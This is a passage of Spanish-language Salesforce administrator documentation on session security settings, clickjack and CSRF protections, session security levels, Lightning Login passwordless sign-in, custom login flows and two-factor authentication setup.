| `Utilizar solicitudes de POST para sesiones de dominios cruzados` | Define la organización para enviar información de sesión utilizando una solicitud POST en lugar de una solicitud GET para intercambios entre dominios. |

| Campo | Descripción |
| --- | --- |
| | Un ejemplo de intercambio entre dominios es cuando un usuario está utilizando una página de Visualforce. En este contexto, las solicitudes POST son más seguras que las solicitudes GET, ya que las solicitudes POST mantienen la información de sesión en el cuerpo de la solicitud. Sin embargo, si activa esta configuración, el contenido incrustado desde otro dominio, como:<br>`<img src="https://acme.force.com/pic.jpg"/>`<br>no se muestra en ocasiones. |
| `Activar intervalos de dirección IP de inicio de sesión en cada solicitud` | Restringe las direcciones IP de los usuarios que pueden acceder a Salesforce únicamente a las direcciones IP definidas en `Intervalos de direcciones IP de inicio de sesión`. Si esta configuración está activada, se aplican los intervalos de dirección IP de inicio de sesión a cada solicitud de página, incluyendo solicitudes desde aplicaciones cliente. Si esta configuración no está activada, solo se aplicarán los intervalos de dirección IP de inicio de sesión cuando un usuario inicia sesión. Esta configuración afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión. |
| `Activar almacenamiento en memoria caché y cumplimentación automática en página de inicio de sesión` | Permite el navegador del usuario almacenar los nombres de usuario. Si está activada, después del primer inicio de sesión, los nombres de usuario se cumplimentan automáticamente en el campo `Nombre de usuario` en la página de inicio de sesión. Si el usuario seleccionó **Recordarme** en la página de inicio de sesión, el nombre de usuario persiste después de que la sesión vence o el usuario cierra sesión. El nombre de usuario también aparece en el conmutador. Esta configuración se selecciona de forma predeterminada para todas las organizaciones.<br>Nota: Si desactiva esta configuración, la opción **Recordarme** no aparece en la página de inicio de sesión de su organización o desde el conmutador. |
| `Active el almacenamiento en caché seguro y persistente para aumentar el rendimiento` | Activa el almacenamiento en caché de datos seguros en el navegador para mejorar el rendimiento de la recarga de página evitando realizar más solicitudes al servidor. Esta configuración se selecciona de forma predeterminada para todas las organizaciones. No recomendamos desactivar esta configuración pero si la política de su empresa no permite el almacenamiento en caché del navegador aunque los datos estén cifrados, puede desactivarla. |
| `Activar cambio de usuarios` | Determina si el conmutador aparece cuando los usuarios de su organización seleccionan su imagen de perfil. Esta configuración se selecciona de forma predeterminada para todas las organizaciones. La configuración `Activar almacenamiento en memoria caché y cumplimentación automática en página de inicio de sesión` también se debe activar. Anule la selección de la configuración `Activar cambio de usuarios` para evitar que su organización aparezca en conmutadores |

| Campo | Descripción |
| --- | --- |
| | en otras organizaciones. También evita que los usuarios de su organización vean el conmutador cuando seleccionan su imagen de perfil. |
| `Recordar hasta el cierre de sesión` | Por lo general, los nombres de usuario solo se almacenan en caché mientras la sesión está activa o si un usuario selecciona **Recordarme**. Para sesiones SSO, la opción recordar no está disponible. Por lo tanto, cuando la sesión caduca, el nombre de usuario desaparece de la página de inicio de sesión y el conmutador. Activando `Recordarme hasta que cierre sesión`, los nombres de usuario almacenados en caché se eliminan solo si el usuario cierra sesión explícitamente. Si el tiempo de espera de la sesión se agota, aparecen en el conmutador como inactivos. De este modo, si los usuarios están en sus propios equipos y permiten que se agote el tiempo de espera de una sesión, pueden seleccionar el nombre de usuario para volver a autenticar. Si están en un equipo compartido, el nombre de usuario se elimina inmediatamente cuando el usuario cierra sesión.<br>Esta configuración se aplica a todos los usuarios de su organización. Esta opción no se activa de forma predeterminada. Sin embargo, le animamos a activarla para comodidad de sus usuarios. Mantenga esta configuración desactivada si su organización no expone todos sus proveedores de autenticación y SSO en su página de inicio de sesión. |
| `Activar el método de confirmación de identidad por SMS` | Permite a los usuarios recibir un PIN para una vez a través de SMS. Si esta configuración está activada, los administradores o usuarios deben comprobar su número de teléfono móvil antes de beneficiarse de esta función. Esta configuración se selecciona de forma predeterminada para todas las organizaciones. |
| `Requiere testigos de seguridad para inicios de sesión de la API desde llamadas (versión de API 31.0 y anterior)` | En la versión 31.0 y anterior de la API, requiere el uso de tokens de seguridad para inicios de sesión de API desde llamadas. Algunos ejemplos son llamadas de Apex o llamadas utilizando el proxy de AJAX. En la versión de API 32.0 y posterior, los testigos de seguridad se requieren de forma predeterminada. |
| `Intervalos de direcciones IP de inicio de sesión` (paraContact Manager Edition, Group Edition y Professional Edition) | Especifica un conjunto de direcciones IP desde las cuales los usuarios deben iniciar sesión (incluido), o no podrán iniciar sesión.<br>Para especificar un intervalo, haga clic en **Nuevo** e introduzca una dirección IP inicial y una dirección IP final para definir el intervalo, lo que incluye los valores iniciales y los valores finales.<br>Este campo no está disponible en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. En aquellas ediciones, puede especificar un intervalo de IP de inicio de sesión válido en la configuración del perfil de usuario. |
| `Permitir a los usuarios utilizar una llave de seguridad (U2F)` | Permite a los usuarios utilizar una llave de seguridad U2F para la autenticación de dos factores y verificación de identidad. En vez de utilizar Salesforce Authenticator, una contraseña simultánea generada por una aplicación de autenticación, o contraseñas simultáneas enviadas por correo electrónico o |

| Campo | Descripción |
| --- | --- |
| | SMS, los usuarios insertan su llave de seguridad U2F registrada en un puerto USB para completar la verificación. |
| `Autorizar verificaciones automatizadas basadas en la ubicación con Salesforce Authenticator`<br>`Autorizar solo desde direcciones IP de confianza` | Permite a los usuarios verificar la identidad aprobando notificaciones automáticamente en Salesforce Authenticator, siempre que os usuarios estén en ubicaciones de confianza como un domicilio o una oficina. Si autoriza verificaciones automatizadas, puede hacerlo desde cualquier ubicación o restringirlos solo a direcciones IP de confianza, como su red corporativa. |
| `Autorizar Lightning Login` | Permite a los usuarios utilizar Lightning Login para inicios de sesión de Salesforce sin contraseña, confiando en Salesforce Authenticator para la verificación de identidad. |
| `Activar la protección contra secuestro de clics en páginas de configuración` | Protege de los ataques de secuestro de clics (clickjack) en páginas de Salesforce de configuración. Clickjacking es también conocido como un ataque de reparación de interfaz de usuario.(Las páginas de configuración están disponibles desde el menú Configuración.) |
| `Activar la protección contra secuestro de clics en páginas de Salesforce que no sean de configuración` | Protege de los ataques de clickjack en páginas sin configurar de Salesforce. Clickjacking es también conocido como un ataque de reparación de interfaz de usuario. Las páginas de configuración ya incluyen protección frente a ataques de clickjack. (Las páginas de configuración están disponibles desde el menú Configuración.) Esta configuración se selecciona de forma predeterminada para todas las organizaciones. |
| `Activar la protección contra secuestro de clics en páginas de Visualforce de cliente con encabezados estándar` | Protege de los ataques de clickjack en sus páginas de Visualforce con encabezados activados. Clickjacking es también conocido como un ataque de reparación de interfaz de usuario.<br>PRECAUCIÓN: Si utiliza páginas de Visualforce personalizadas en un marco o iframe, podrá ver una página en blanco o la página puede aparecer sin el marco. Por ejemplo, las páginas de Visualforce en un formato de página no funcionan cuando la protección de clickjack está activada. |
| `Activar la protección contra secuestro de clics en páginas de Visualforce de cliente con encabezados desactivados` | Protege de los ataques de clickjack en sus páginas de Visualforce con encabezados desactivados al configurar `showHeader="false"` en la página. Clickjacking es también conocido como un ataque de reparación de interfaz de usuario.<br>PRECAUCIÓN: Si utiliza páginas de Visualforce personalizadas en un marco o iframe, podrá ver una página en blanco o la página puede aparecer sin el marco. Por ejemplo, las páginas de Visualforce en un formato de página no funcionan cuando la protección de clickjack está activada. |
| `Activar protección de CSRF en solicitudes GET en páginas sin configurar` | Protege de los ataques de Cross Site Request Forgery (CSRF) modificando páginas que no son Configuración. Las páginas que no son Configuración incluyen una cadena aleatoria de caracteres en los parámetros de URL o como |

| Campo | Descripción |
| --- | --- |
| `Activar protección de CSRF en solicitudes POST en páginas sin configurar` | un campo de formulario oculto. Con cada solicitud GET y POST, la aplicación comprueba la validez de esta cadena de caracteres. La aplicación no ejecuta el comando a menos que el valor encontrado coincida con el valor esperado. Esta configuración se selecciona de forma predeterminada para todas las organizaciones. |
| `URL de fin de sesión` | Redirige los usuarios a una página específica cuando cierran sesión en Salesforce, como una página de proveedor de autenticación o una página de marca personalizada. Esta URL solo se utiliza si no se ha especificado ninguna URL de cierre de sesión en el proveedor de identidad, inicio de sesión único SAML o configuración de proveedor de autenticación externo. Si no se ha especificado ningún valor para `URL de cierre de sesión`, el valor predeterminado es `https://login.salesforce.com`, salvo que Mi dominio esté activado. Si Mi dominio está activado, el valor predeterminado es `https://`*`customdomain`*`.my.salesforce.com`. |

3. Haga clic en **Guardar**.

## Niveles de seguridad de sesión

Puede restringir el acceso a algunos tipos de recursos basándose en el nivel de seguridad asociado con el método de autenticación (inicio de sesión) para la sesión actual del usuario. De forma predeterminada, cada método de inicio de sesión tiene uno o dos niveles de seguridad: Alta seguridad o seguridad estándar. Puede cambiar el nivel de seguridad de la sesión y definir políticas para que los recursos especificados solo estén disponibles para usuarios con el nivel Alta seguridad.

Los diferentes métodos de autenticación tienen asignados estos niveles de seguridad de forma predeterminada.

- Nombre de usuario y Contraseña: Estándar
- Autenticación delegada: Estándar
- Activación: Estándar
- Lightning Login: Alta seguridad
- Autenticación de dos factores: Alta seguridad
- Proveedor de autenticación: Estándar
- SAML: Estándar

> Nota: El nivel de seguridad para una sesión SAML también se puede especificar utilizando el atributo `SessionLevel` de la afirmación SAML enviada por el proveedor de identidad. El atributo puede tener uno o dos valores, `ESTÁNDAR` o `ALTA SEGURIDAD`.

Para cambiar el nivel de seguridad asociado con un método de inicio de sesión:

1. Desde Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.
2. En Niveles de seguridad de sesión, seleccione el método de inicio de sesión.
3. Para desplazar el método a la categoría adecuada, haga clic en la flecha **Agregar** o **Eliminar**.

Actualmente, las únicas funciones que utilizan la seguridad a nivel de sesión son los informes y los paneles en Salesforce y las aplicaciones conectadas. Puede establecer políticas que requieren Alta seguridad en estos tipos de recursos. También puede especificar una acción para realizar si la sesión utilizada para acceder al recurso no es de Alta seguridad. Las acciones compatibles son:

- Bloquear: Bloquea el acceso al recurso mostrando un error de privilegios insuficientes.
- Subida del nivel de sesión: Indica a los usuarios completar la autenticación de dos factores. Cuando se autentican los usuarios correctamente, pueden acceder al recurso. Para informes y paneles, pude aplicar esta acción cuando los usuarios acceden a informes o paneles o solo cuando los exportan e imprimen.

PRECAUCIÓN: El aumento del nivel de sesión a alta seguridad redirigiendo el usuario para completar la autenticación de dos factores no es una acción compatible en Lightning Experience. Si su organización tiene Lightning Experience activado y establece una política que requiere una sesión de alta seguridad para acceder a informes y paneles, se bloquean los usuarios de Lightning Experience con una sesión de seguridad estándar de informes y paneles. Además, No ven los iconos de esos recursos en el menú de navegación. Como alternativa, los usuarios con una sesión de seguridad estándar pueden cerrar sesión e iniciar sesión de nuevo utilizando un método de autenticación definido como alta seguridad por su organización. Pueden por lo tanto tener acceso a informes y paneles. O bien, pueden cambiar a Salesforce Classic, donde se les solicita aumentar el nivel de sesión cuando intentan acceder a informes y paneles.

Para definir la política obligatoria Alta seguridad para acceder a una aplicación conectada:

1. Desde Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.
2. Haga clic en **Modificar** junto a la aplicación conectada.
3. Seleccione **Sesión de alta seguridad obligatoria**.
4. Seleccione una de las acciones presentadas.
5. Haga clic en **Guardar**.

Para definir la política obligatoria Alta seguridad para acceder a informes y paneles:

1. Desde Configuración, introduzca *Políticas de acceso* en el cuadro Búsqueda rápida y, a continuación, seleccione **Políticas de acceso**.
2. Seleccione **Sesión de alta seguridad obligatoria**.
3. Seleccione una de las acciones presentadas.
4. Haga clic en **Guardar**.

Los niveles de sesión no afectan a ningún recurso en la aplicación que no sea aplicaciones conectadas, informes y paneles para los que se han definido políticas específicas de seguridad.

CONSULTE TAMBIÉN

Seguridad de sesión

Buscar Configuración

Historial de verificación de identidad

## Activar Lightning Login para inicios de sesión sin contraseña

Despídase del fastidio de contraseñas débiles, contraseñas olvidadas y cuentas bloqueadas. Proporcione a sus usuarios la velocidad, comodidad y seguridad mejoradas de los inicios de sesión sin contraseña. Active Lightning Login, asigne el permiso requerido a sus usuarios y anímelos a inscribirse individualmente en Lightning Login.

Los inicios de sesión sin contraseña se basan en la aplicación Salesforce Authenticator (versión 2 o posterior), la aplicación móvil de autenticación en dos fases disponible como descarga gratuita para dispositivos iOS y Android. Los inicios de sesión de Lightning agregan una capa de seguridad requiriendo dos factores de autenticación para iniciar sesión.

- La primera fase es algo que usa el usuario. En este caso, un dispositivo móvil con la aplicación Salesforce Authenticator instalada y conectada con la cuenta de Salesforce del usuario.
- El segundo factor es algo que pertenece al usuario (por ejemplo, una huella) o algo que el usuario conoce (por ejemplo, un PIN). El segundo nivel de autenticación requiere el acceso al dispositivo móvil y la huella o el PIN del usuario.

Lightning Login no se limita a las organizaciones que usan Lightning Experience. También funciona en Salesforce Classic.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Database.com Edition**, **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

Para modificar los permisos del sistema en perfiles:
- "Gestionar perfiles y conjuntos de permisos"

Para activar Lightning Login:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Configuración de la sesión* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.
2. Revise los ajustes predeterminados para Lightning Login.
   a. Asegúrese de que `Autorizar Lightning Login` está activado.

      Este ajuste hace disponible la función, aunque nadie pueda inscribirse hasta que les asigne el permiso de usuario "Usuario de Lightning Login". Puede desactivar `Autorizar Lightning Login` en cualquier momento para que los usuarios vuelvan a usar los inicios de sesión con nombre de usuario y contraseña.

   b. Confirme que un nivel de seguridad de sesión Alta seguridad es apropiado para este método de inicio de sesión.

      Lightning Login establece un nivel alto de seguridad garantizada para la sesión del usuario. Si es necesario, puede cambiar el nivel de seguridad a estándar, que es el nivel de seguridad predeterminado para el método de nombre de usuario y contraseña que suele ser reemplazado por Lightning Login.
3. Asigne el permiso "Usuario de Lightning Login" a usuarios en el perfil de usuario (solo para perfiles duplicados o personalizados) o conjunto de permisos. Lightning Login no es compatible con usuarios externos.

Considere estos puntos acerca de cómo Lightning Login se relaciona con otro inicio de sesión, verificación de identidad y funciones de autenticación de dos factores.

- Puede supervisar la actividad de Lightning Login de sus usuarios utilizando herramientas de Historial de inicio de sesión o Historial de verificación de identidad.
- Si los usuarios inscritos intentan un inicio de sesión de Lightning Login desde un navegador o dispositivo desconocido, Salesforce requiere iniciar sesión utilizando el nombre de usuario y la contraseña junto con verificación de identidad.
- Si un usuario inscrito inició sesión anteriormente desde un navegador y seleccionó `Recordarme`, las indicaciones de inicio de sesión en la página de inicio de sesión muestran un rayo junto a los nombres de usuario anteriores activados en Lightning Login.

  Nota: Para que Lightning Login muestre las indicaciones de inicio de sesión correctamente en el navegador Apple Safari, cambie la opción "Cookies y datos de sitio Web" en el navegador. Recomiende a sus usuarios cambiarla de "Permitir desde sitios Web que visito" a "Permitir siempre".

- Si su organización establece una política de autenticación de dos factores para inicios de sesión, el método Lightning Login satisface el segundo requisito de factor. Salesforce no requiere por separado a los usuarios con el permiso "Autenticación de dos factores para inicios de sesión de la interfaz de usuario" proporcionar un segundo factor.
- Si su organización definió una política de seguridad de transacciones que requiere la autenticación de dos factores, Lightning Login no es compatible. Los usuarios inscritos que intenten un inicio de sesión de Lightning Login deben utilizar el inicio de sesión con nombre de usuario y contraseña en su lugar.

Inscribirse en Lightning Login para inicios de sesión sin contraseña
Inscríbase en Lightning Login de modo que pueda disfrutar de la velocidad, comodidad y seguridad mejoradas de los inicios de sesión sin contraseña.
Cancelar la implementación de Lightning Login de un usuario
Cancele la implementación de Lightning Login de un usuario si el usuario ya no es apto para utilizar Lightning Login.

## Inscribirse en Lightning Login para inicios de sesión sin contraseña

Inscríbase en Lightning Login de modo que pueda disfrutar de la velocidad, comodidad y seguridad mejoradas de los inicios de sesión sin contraseña.

Si un administrador de Salesforce le hizo apto para inscribirse en Lightning Login, inscríbase por si mismo (un administrador no puede inscribirse por usted).

1. Tenga su dispositivo móvil cerca de modo que esté listo para aprobar la notificación de inscripción.

   Lightning Login requiere Salesforce Authenticator (versión 2 o posterior), la aplicación móvil de autenticación en dos fases disponible como descarga gratuita para dispositivos iOS y Android. Si ya no está utilizando Salesforce Authenticator, la inscripción incluye unos cuantos pasos adicionales. Se le guiará durante la descarga e instalación de Salesforce Authenticator, la conexión a su cuenta de Salesforce y la configuración de un segundo factor de la autenticación (huella o PIN).

2. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
3. Haga clic en **Inscribir** junto al campo Lightning Login.

   Si no ve esta opción, su administrador no le hizo apto para inscribirse.
4. En la solicitud, compruebe la notificación de Salesforce Authenticator en su dispositivo móvil y apruebe la solicitud.
5. En la solicitud, proporcione su huella o PIN en el dispositivo móvil.

Ahora está listo para utilizar este método de inicio de sesión.

1. **Hacer clic**: En la página de inicio de sesión de Salesforce, busque el rayo junto a Lightning Login y, con el nombre de usuario activado, haga clic en su nombre de usuario. Si la página de inicio de sesión solicita nombre de usuario y contraseña, solo puede introducir su nombre de usuario, omita el campo de contraseña y haga clic en **Iniciar sesión**.
2. **Pulsar**: en el dispositivo móvil, pulse la notificación de la aplicación Salesforce Authenticator.
3. **Tocar**: verifique su identidad con su huella o PIN. ¡Listo! Ya ha iniciado sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Database.com Edition**, **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para inscribirse en Lightning Login:
- "Usuario de Lightning Login"

Durante la inscripción, si no tiene acceso a su dispositivo móvil, pueden iniciar sesión con su nombre de usuario y contraseña. Si desconecta Salesforce Authenticator de su cuenta de Salesforce, no se permite el uso de Lightning Login hasta que vuelven a conectar la cuenta a Salesforce Authenticator.

Puede cancelar su inscripción en cualquier momento y también puede hacerlo un administrador.

## Cancelar la implementación de Lightning Login de un usuario

Cancele la implementación de Lightning Login de un usuario si el usuario ya no es apto para utilizar Lightning Login.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Seleccione el nombre de usuario.
3. En la página de detalles del usuario, haga clic en **Cancelar** junto al campo Lightning Login.

Sus usuarios pueden cancelar su propia implementación. En configuración personal, se dirigen a la página Detalles de usuario avanzado y hacen clic en **Cancelar** junto al campo Lightning Login.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cancelar la implementación de Lightning Login de un usuario:

- "Gestionar usuarios"

## Crear un flujo de inicio de sesión

Utilice Cloud Flow Designer para crear un proceso de flujo de inicio de sesión y, a continuación, asocie el flujo finalizado con un perfil.

Cuando un perfil de usuario se asocia con un flujo de inicio de sesión, se dirige al usuario al flujo como parte del proceso de autenticación. Las pantallas de flujo de inicio de sesión están incrustadas en la página de inicio de sesión estándar de Salesforce. Durante el proceso de autenticación, estos usuarios tienen acceso restringido a las pantallas de flujo de inicio de sesión. Al finalizar una autenticación correcta y terminar el flujo de inicio de sesión, se redirige al usuario a la organización. En caso contrario, se puede definir una acción explícita dentro del flujo para denegar el acceso.

Por ejemplo, un administrador puede crear un flujo de inicio de sesión que implementa un proceso de autenticación de dos factores personalizado para agregar una capa de seguridad deseada. Un flujo como este utiliza métodos de Apex para obtener el contexto de la sesión, extraer la dirección IP del usuario y verificar si la solicitud proviene de un intervalo de direcciones IP de confianza. (Para encontrar o establecer el intervalo de direcciones IP de confianza, desde Configuración de *Acceso de red* en el cuadro Búsqueda rápida y, a continuación, seleccione **Acceso de red**.) Si la solicitud proviene de una dirección de Intervalo de direcciones IP de confianza, Salesforce omite el flujo y realizar el inicio de sesión del usuario en la organización. En caso contrario, Salesforce invoca el flujo que proporciona una de estas tres opciones:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

1. Dirigir al usuario para que inicie sesión con credenciales adicionales, como una contraseña simultánea basada en tiempo (TOTP).
2. Forzar al usuario a que cierre sesión.
3. Dirigir al usuario a una página con más opciones.

También puede crear flujos de inicio de sesión que dirijan a los usuarios a páginas personalizadas, como formularios para recopilar más información o páginas que proporcionen información adicional a los usuarios.

## Crear su propio flujo de inicio de sesión

Utilice el siguiente proceso para crear su propio flujo de inicio de sesión.

1. Cree un nuevo flujo utilizando Flow Designer y Apex.

   Por ejemplo, puede diseñar un flujo de autenticación de dos factores basado en direcciones IP personalizada que requiera una autenticación con un segundo factor únicamente si el usuario está iniciando sesión desde el exterior del intervalo de direcciones IP corporativo. (Para encontrar o establecer el intervalo de direcciones IP de confianza, desde Configuración de `Acceso de red` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acceso de red**.)

   Nota: No establezca los Intervalos de dirección IP de inicio de sesión directamente en el perfil de usuario. Los Intervalos de direcciones IP de inicio de sesión establecidos directamente en un perfil restringen el acceso a la organización para usuarios de ese perfil que están fuera de este intervalo, completamente, y esos usuarios no pueden introducir el proceso del flujo de inicio de sesión

   El flujo debe contener lo siguiente:

   a. Una nueva clase de Apex que defina un complemento de Apex que se implemente desde (`Process.Plugin`) y utilice la clase `Auth.SessionManagement` para acceder a los métodos y servicios de contraseña simultánea basada en tiempo (TOTP). La nueva clase de Apex para el complemento genera una clave basada en tiempo con un código de respuesta rápida (QR) para validar la TOTP proporcionada por el usuario con la TOTP generada por Salesforce.

   b. Un elemento Pantalla para escanear un código QR.

   c. Un elemento Decisión para gestionar cuando el token es válido y cuando no lo es.

   Dentro del flujo, puede establecer variables de entrada. Si utiliza los siguientes nombres especificados, estos valores recibirán datos para el flujo cuando comience.

| Nombre | Descripción del valor |
|---|---|
| `LoginFlow_LoginType` | El tipo de usuario, como usuario externo de la Comunidad de Chatter |
| `LoginFlow_IpAddress` | La dirección IP actual del usuario |
| `LoginFlow_LoginIpAddress` | La dirección IP del usuario empleada durante el inicio de sesión, que puede cambiar tras la autenticación |
| `LoginFlow_UserAgent` | El agente de usuario proporcionado por el navegador del usuario |
| `LoginFlow_Platform` | El sistema operativo del usuario |
| `LoginFlow_Application` | La aplicación empleada para solicitar la autenticación |
| `LoginFlow_Community` | La Comunidad actual, si este flujo de inicio de sesión se aplica a una Comunidad |
| `LoginFlow_SessionLevel` | El nivel de seguridad de la sesión actual, Estándar o Alta seguridad |

| Nombre | Descripción del valor |
|---|---|
| `LoginFlow_UserId` | El Id. de 18 caracteres del usuario |

Durante el flujo, puede asignar los siguientes valores de las variables predefinidas para un comportamiento específico.

Nota: El flujo carga esos valores solo *después* de que se actualice una pantalla de interfaz de usuario (un usuario haciendo clic en un botón no carga los valores, se debe agregar una nueva pantalla en el flujo para cargar los valores).

| Nombre | Descripción del valor |
|---|---|
| `LoginFlow_FinishLocation` | Un valor de texto. Proporcione una cadena que define dónde se dirige el usuario al completar el flujo de inicio de sesión. La cadena debe ser una URL de Salesforce válida (el usuario no puede dejar la organización y permanecer en el flujo) o una ruta relativa. |
| `LoginFlow_ForceLogout` | Un valor booleano. Establezca esta variable como `verdadera` para cerrar la sesión del usuario y obligue el usuario a salir del flujo. |

2. Guarde el flujo.
3. Active el flujo.
4. Conecte el flujo de inicio de sesión con un perfil.

CONSULTE TAMBIÉN

Flujos de inicio de sesión personalizados
https://developer.salesforce.com/page/Login-Flows
Conectar un flujo de inicio de sesión con un perfil
Cloud Flow Designer

## Conectar un flujo de inicio de sesión con un perfil

Tras crear un flujo de inicio de sesión en Flow Designer y activar el flujo, hay que asociarlo con un perfil de su organización. Los usuarios con ese perfil se dirigirán entonces al flujo de inicio de sesión.

1. En Configuración, introduzca *`Flujos de inicio de sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Flujos de inicio de sesión**.
2. Haga clic en **Nuevo**.
3. Introduzca un nombre como referencia para la asociación del flujo de inicio de sesión cuando lo modifique o lo elimine. El nombre no tiene por qué ser exclusivo.
4. Seleccione el flujo de inicio de sesión para el perfil. La lista desplegable incluye todos los flujos disponibles guardados en Flow Designer. Solo se admiten los flujos activos del tipo Flujo.
5. Seleccione una licencia de usuario para el perfil en el que desee conectar el flujo. La lista de perfiles muestra perfiles con esa licencia.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

6. Seleccione el perfil para conectarlo con el flujo de inicio de sesión.
7. Haga clic en **Guardar**.

   Los usuarios del perfil se dirigen ahora al flujo de inicio de sesión.

Tras asociar el flujo de inicio de sesión, podrá modificar o eliminar los flujos enumerados en esta página de flujos de inicio de sesión.

Puede asociar un flujo de inicio de sesión con uno o más perfiles. Sin embargo, no es posible conectar un perfil con más de un flujo de inicio de sesión.

CONSULTE TAMBIÉN

Flujos de inicio de sesión personalizados

Crear un flujo de inicio de sesión

Cloud Flow Designer

## Configurar la autenticación de dos factores

Los administradores activan la autenticación de dos factores a través de permisos configuraciones de perfil. Los usuarios registran dispositivos para la autenticación de dos factores, como aplicaciones de autenticación móviles o llaves de seguridad U2F, a través de sus ajustes personales propios.

Puede personalizar la autenticación de dos factores de las siguientes formas.

- Requerirlo para cada inicio de sesión. Establecer el requisito de inicio de sesión de dos factores cada vez que el usuario inicia sesión en Salesforce. También puede activar esta función para inicios de sesión de API, lo que incluye la utilización de las aplicaciones cliente como Data Loader. Para obtener más información, consulte Configurar los requisitos de inicio de sesión de autenticación de dos factores o Establecer los requisitos de inicio de sesión para la autenticación de dos factores para el acceso de API.

  Pase por ella: Inicios de sesión seguros con la autenticación de dos factores
- Utilice la autenticación “elevada” (también conocida como autenticación de “alta seguridad”). A veces no es necesaria la autenticación de dos factores para todos los inicios de sesión de usuarios, pero es necesario asegurar ciertos recursos. Si el usuario intenta utilizar una aplicación conectada o informes, Salesforce solicita al usuario verificar su identidad. Para obtener más información, consulte Niveles de seguridad de sesión.
- Utilice políticas de perfil y configuraciones de sesión. En primer lugar, en el perfil de usuario, establezca el campo `Se requiere nivel de seguridad de sesión en el inicio de sesión` como **Alta seguridad**. A continuación establezca los niveles de seguridad de sesiones en la configuración de sesiones de su organización para aplicar la política a métodos de inicio de sesión en particular. En la configuración de sesión de su organización, compruebe los niveles de seguridad de sesión para asegurarse de que Autenticación de dos factores está en la columna Alta seguridad. Para obtener más información, Establecer los requisitos de inicio de sesión con autenticación de dos factores y políticas personalizadas para Inicio de sesión único, Inicio de sesión social y Comunidades.

  PRECAUCIÓN: Si Autenticación de dos factores está en la columna Estándar, los usuarios reciben un error cuando inician sesión con un método que otorga seguridad de nivel estándar.
- Utilizar flujos de inicio de sesión. Utilice los perfiles y Flow Designer para crear requisitos posteriores a la autenticación cuando el usuario inicia sesión, incluyendo procesos de autenticación de dos factores personalizados. Para obtener más información, consulte los siguientes ejemplos:
  - Flujos de inicio de sesión

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

- Implementación de la autenticación de dos factores basada en SMS
- Mejora de la seguridad con autenticación de dos factores

### Configurar los requisitos de inicio de sesión de autenticación de dos factores

Como un administrador de Salesforce, puede requerir a sus usuarios utilizar un segundo factor de autenticación cuando inician sesión.

### Establecer los requisitos de inicio de sesión con autenticación de dos factores y políticas personalizadas para Inicio de sesión único, Inicio de sesión social y Comunidades

Utilice políticas de perfiles y la configuración de sesiones para establecer los requisitos de inicio de sesión con autenticación de dos factores para los usuarios. Todos los métodos de autenticación de la interfaz de usuario de Salesforce, incluyendo el nombre de usuario y la contraseña, la autenticación delegada, el inicio de sesión único SAML, así como el inicio de sesión social a través de un proveedor de autenticación externo se admiten. Puede aplicar el requisito de autenticación de dos factores para los usuarios en organizaciones de Salesforce y Comunidades.

### Establecer los requisitos de inicio de sesión de la autenticación de dos factores para el acceso de API

Los administradores de Salesforce pueden configurar el permiso "Autenticación de dos factores en los inicios de sesión de la API" para permitir el uso de un segundo reto de autenticación para el acceso de API a Salesforce. El acceso de API incluye el uso de aplicaciones como las herramientas de desarrollador y Data Loader para la personalización de una organización o creación de aplicaciones cliente.

### Conectar Salesforce Authenticator (Versión 2 o posterior) a su la cuenta para la verificación de identidad

Puede conectar la versión 2 o posterior de la aplicación móvil Salesforce Authenticator a su cuenta. Utilice la aplicación siempre que Salesforce tenga que verificar su identidad. Si su administrador requiere autenticación de dos factores para una seguridad ampliada cuando inicia sesión o accede a informes o paneles, utilice la aplicación para verificar la actividad de su cuenta. Si se le solicita utilizar una autenticación de dos factores antes de tener la aplicación conectada, se le solicitará conectarse a ella la próxima vez que inicie sesión en Salesforce. Si no dispone aún del requisito de autenticación de dos factores, puede seguir conectando la aplicación a su cuenta a través de su configuración personal.

### Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad

